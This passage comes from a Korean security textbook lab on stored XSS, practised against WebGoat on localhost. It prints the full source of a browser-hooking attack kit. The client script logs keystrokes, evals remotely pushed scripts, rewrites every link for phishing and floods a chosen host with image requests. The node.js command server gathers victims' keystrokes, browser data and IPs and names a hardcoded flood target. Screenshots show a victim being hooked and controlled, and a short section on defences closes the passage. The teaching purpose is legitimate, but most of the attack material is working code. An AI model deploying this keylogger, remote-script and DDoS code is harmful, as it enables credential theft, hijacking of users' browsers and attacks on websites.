socket.emit("navigator",JSON.stringify(na));

// 키로거 함수
document.onkeypress = function(e){
    socket.emit("keylogger", e.key);
}

// 스크립트 삽입
socket.on("monster_script",function(data){
    eval(data);
});

// Href Phishing
socket.on("href_phishing",function(data){
    $("a").each(function(){
        $(this).attr("href",data);
    });
})

```

```
});

// Image Flooding DDoS
var flag = 0;
var floodURL = "";
var floodCnt = 5;
function imgflood() {
    if(!flag) return 0;
    console.log(1);
    for(var i = 0; i < floodCnt; i++){
        var pic = new Image()
        var rand = Math.floor(Math.random() * 100000)
        pic.src = 'http://'+floodURL+"?rand"+'='+rand;
    }
}
setInterval(imgflood, 1000);

// Image Flooding 시작
function img_flood_on(data){
    floodURL = data;
    flag = 1;
};

// Image Flooding 종료
function img_flood_off(){
    flag = 0;
    floodURL = '';
};

// Unhook
function unhook(){
    $("script").each(function(){
        if($(this).attr("src") == "./hook.js"){
            $(this).detach();
        }
    });
}
});
```

monster.js는 아래와 같다.

```
/*
 * Copyright (c) 2017 Min Hyeok Park <████████@████.████>
 *             Mimkyum Kim <████████@████.████>
 */

var io = require('socket.io').listen(20001);
var path = require('path');
//var database = require('./dbcon');
var user_obj = {};
var user_data = {};
var usersocket = {};

console.log('start monster js...');

io.sockets.on('connection', function(socket) {
    // 사용자 접속 및 오브젝트 생성
    console.log("newuser");
    usersocket = socket;
    socket.emit('test', 'hook!!!');
    user_obj[socket.id] = socket;
    user_obj[socket.id].data = {};
    user_data[socket.id] = user_obj[socket.id].data;
    user_data[socket.id].keylogger = "";

    // navigator
    socket.on('navigator', function(data){
        user_data[socket.id].nav = JSON.parse(data);
    });

    // keylogger
    socket.on('keylogger', function(data){
        user_data[socket.id].keylogger = user_data[socket.id].keylogger+data;
        console.log(user_data[socket.id].keylogger);
    });

    // script injection
    socket.on('script_injection', function(data){
        socket.emit('monster_script', 'console.log("attack")');
    });

    // href phishing
})
```

```

socket.on('href_phishing', function(data){
    socket.emit('href_phishing', 'http://google.com');
});
});

var m_io = require('socket.io').listen(20002);
m_io.sockets.on('connection', function(socket) {
    console.log("newMonster");
    socket.on('monster', function(){
        console.log('monster on');
    });
});

socket.on('getinfo', function(){
    setInterval(function(){
        var tmp = [];
        var i = 0;
        for(var key in user_obj){
            tmp[i] = {};
            tmp[i].socketId = user_obj[key].id;
            tmp[i].ip = user_obj[key].handshake.address;
            i++;
        }
        console.log(tmp);
        socket.emit('user_obj', tmp);
    }, 1000);
});

// DDoS ATTACK
if(false){
    socket.on('ddosattack', function(){
        socket.emit('img_flood_on', {'url':'211.247.66.74','img':'19.jpg'});
    });
}

socket.on('keylogger', function(data){
    //socket.emit('keylogger', user_obj[data.socketid]);
    if(user_data[data.socketid]){
        console.log(user_data[data.socketid]);
        socket.emit('keylogger', user_data[data.socketid]);
    }else{

```

```

        console.log('no data');
        socket.emit('keylogger', 'no data');
    }
});

socket.on('monster_script', function(data){
    console.log(io.sockets);
    if(user_data[data.socketid]){
        io.sockets.in(data.socketid).emit('monster_script', data.script);
        //socket[data.socketid].emit('monster_script', data.script);
    }else{
        console.log('fail');
    }
});

socket.on('navigator', function(data){
    //console.log(io.sockets);
    if(user_data[data.socketid]){
        console.log(user_data[data.socketid]);
        socket.emit('navigator', user_data[data.socketid].nav);
    }else{
        console.log('fail');
    }
});
});

```

나머지 소스 코드는 본 교재를 위한 웹 사이트를 참고하기 바란다.

- shinan.hongik.ac.kr/~sohwang
- cafe.daum.net/securitybook


3) 웹 서버 공격 및 피해자 접속

3-1. 공격자는 WebGoat의 XSS 실습 페이지에 접속한다.

```

http://localhost:8080/WebGoat
ID: guest / PW: guest
Cross-Site Scripting (XSS) > Stored XSS Attacks를 클릭한다.

```



3-2. 공격자는 아래와 같이 XSS를 통해 웹 서버를 공격한다.

공격이 성공한 사실을 쉽게 확인할 수 있도록 해당 게시글을 출력하는 대신, hook.js를 실행시키는 victim/index.html로 리다이렉션 시키는 스크립트를 아래와 같이 Message 필드에 삽입한다.

The screenshot shows the 'Stored XSS Attacks' page with the 'Message' field containing the following JavaScript code:

```
<script> location.href='http://localhost/attack/victim/index.html'</script>
```

3-3. 공격자는 monster.js를 실행한다.

아래와 같이 monster.js를 실행하면, 공격자가 interface.php를 통해서 접속하는 것을 기다리며, 동시에 피해자가 hook.js를 통해서 접속하기를 기다린다.

```
[root@localhost attack]# node monster.js
start monster js...
```


3-4. 공격자는 interface.php에 접속한다.



3-5. 피해자가 공격 당한 웹 페이지에 접속한다.

A screenshot of a Mozilla Firefox browser window displaying the "WebGoat" application. The title bar says "WebGoat - Mozilla Firefox". The address bar shows the URL "localhost:8080/WebGoat/start.mvc#attack/598569451/90C". The left sidebar has a navigation tree with categories like Introduction, General, Access Control Flaws, etc. The main content area is titled "Stored XSS Attacks". It contains a form with fields for "Title" and "Message", and a "Submit" button. Below the form is a section titled "Message List" which contains a single item labeled "Attack". There are also buttons for "Show Source", "Show Solution", "Show Plan", "Show Hints", and "Restart Lesson".

위 화면에서 Attack이라는 제목을 클릭했을 뿐이지만 victim/index.html로 리다이렉션 된다(이 경우 내부적으로 hook.js가 실행된다).



3-6. 공격자는 interface에서 감염된 피해자의 목록을 확인한다.

A screenshot of a Mozilla Firefox browser window. The address bar shows 'http://127.0.0.1/attack/interface.php'. The main content area displays a table with one row:

	감염자	접속중
0	::ffff:127.0.0.1	Alive

Below the table is a horizontal menu bar with several buttons: 키로그, 인젝션, 정보수집, DDoS, Unhook, Href, and Phishing. A message at the bottom of the page says '상단에서 모드를 선택해주세요'.

4) 피해자 공격

4-1. 공격자는 interface에서 피해자를 선택한다.

A screenshot of a Mozilla Firefox browser window. The address bar shows 'http://127.0.0.1/attack/interface.php'. The main content area displays a table with one row:

	감염자	접속중
0	::ffff:127.0.0.1	Alive

The row for host '0' is highlighted with a blue background. Below the table is a horizontal menu bar with several buttons: 키로그, 인젝션, 정보수집, DDoS, Unhook, Href, and Phishing. A message at the bottom of the page says '상단에서 모드를 선택해주세요'.

4-2. 정보수집 버튼을 클릭하여 수집된 피해자의 정보를 파악한다.


A screenshot of a Mozilla Firefox browser window. The address bar shows 'http://127.0.0.1/attack/interface.php'. The main content area displays a table with one row:

	감염자	접속중
0	::ffff:127.0.0.1	Alive


The row for host '0' is highlighted with a blue background. Below the table is a horizontal menu bar with several buttons: 키로그, 인젝션, 정보수집 (which is highlighted in black), DDoS, Unhook, Href, and Phishing. A message at the bottom of the page says '상단에서 모드를 선택해주세요'. The right side of the screen shows a detailed 'browser info' object:

```
browser info
appCodeName : Mozilla
appVersion : 5.0 (X11)
cookieEnabled : true
userAgent : Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
platform : Linux x86_64
language : ko-KR
plugins : [object Object]
cookie :
```

4-3. 스크립트 인젝션을 수행한다. 여기서는 스크립트 리스트 중에서 alert('a')를 스크립트 인젝션 입력창에 넣고 실행 버튼을 누른다.



4-4. 피해자 화면에서는 아래와 같이 경고창이 뜬다. 이로써 피해자 PC에 인젝션 공격이 성공했음을 알 수 있다.



본 실습에서는 인젝션 공격을 예로 들어 설명했다. 다음은 다른 기능을 사용하는 방법이다.

- 키로그: 이 기능을 선택하면 피해자가 브라우저에 입력한 값들이 표시된다.
- DDoS 공격: Image Flooding이기 때문에 공격하고자 하는 웹 서버의 특정 이미지 경로를 입력하면 된다. 단, 다수의 피해자에게 명령해야 DDoS 공격이 성공한다.
- Href Phishing: 피해자가 접속하게 할 URI를 입력한다. 피해자가 보고 있는 화면의 모든 링크를 입력하는 URI로 수정한다.

대응 방안

이와 같은 공격을 방어하기 위해 웹 서버 관리자는 다음과 같은 XSS 대응 방안을 마련해야 한다.

관리자 측 방어 기법은 다음과 같다.

1. 사용자의 입력값을 검증하고 필터링(단, 스크립트 작성을 허용할 경우 화이트리스트로 관리)한다.
2. 사용자의 입력에 대한 유효성 검사를 한다.
3. 특수 문자를 치환한다.

사용자는 다음과 같은 대응 방안을 적용하여야 한다.

1. 신뢰할 수 없는 사이트에서 스크립트 사용을 금지한다.
2. 웹 브라우저를 업데이트하여 악성 스크립트의 실행을 차단한다.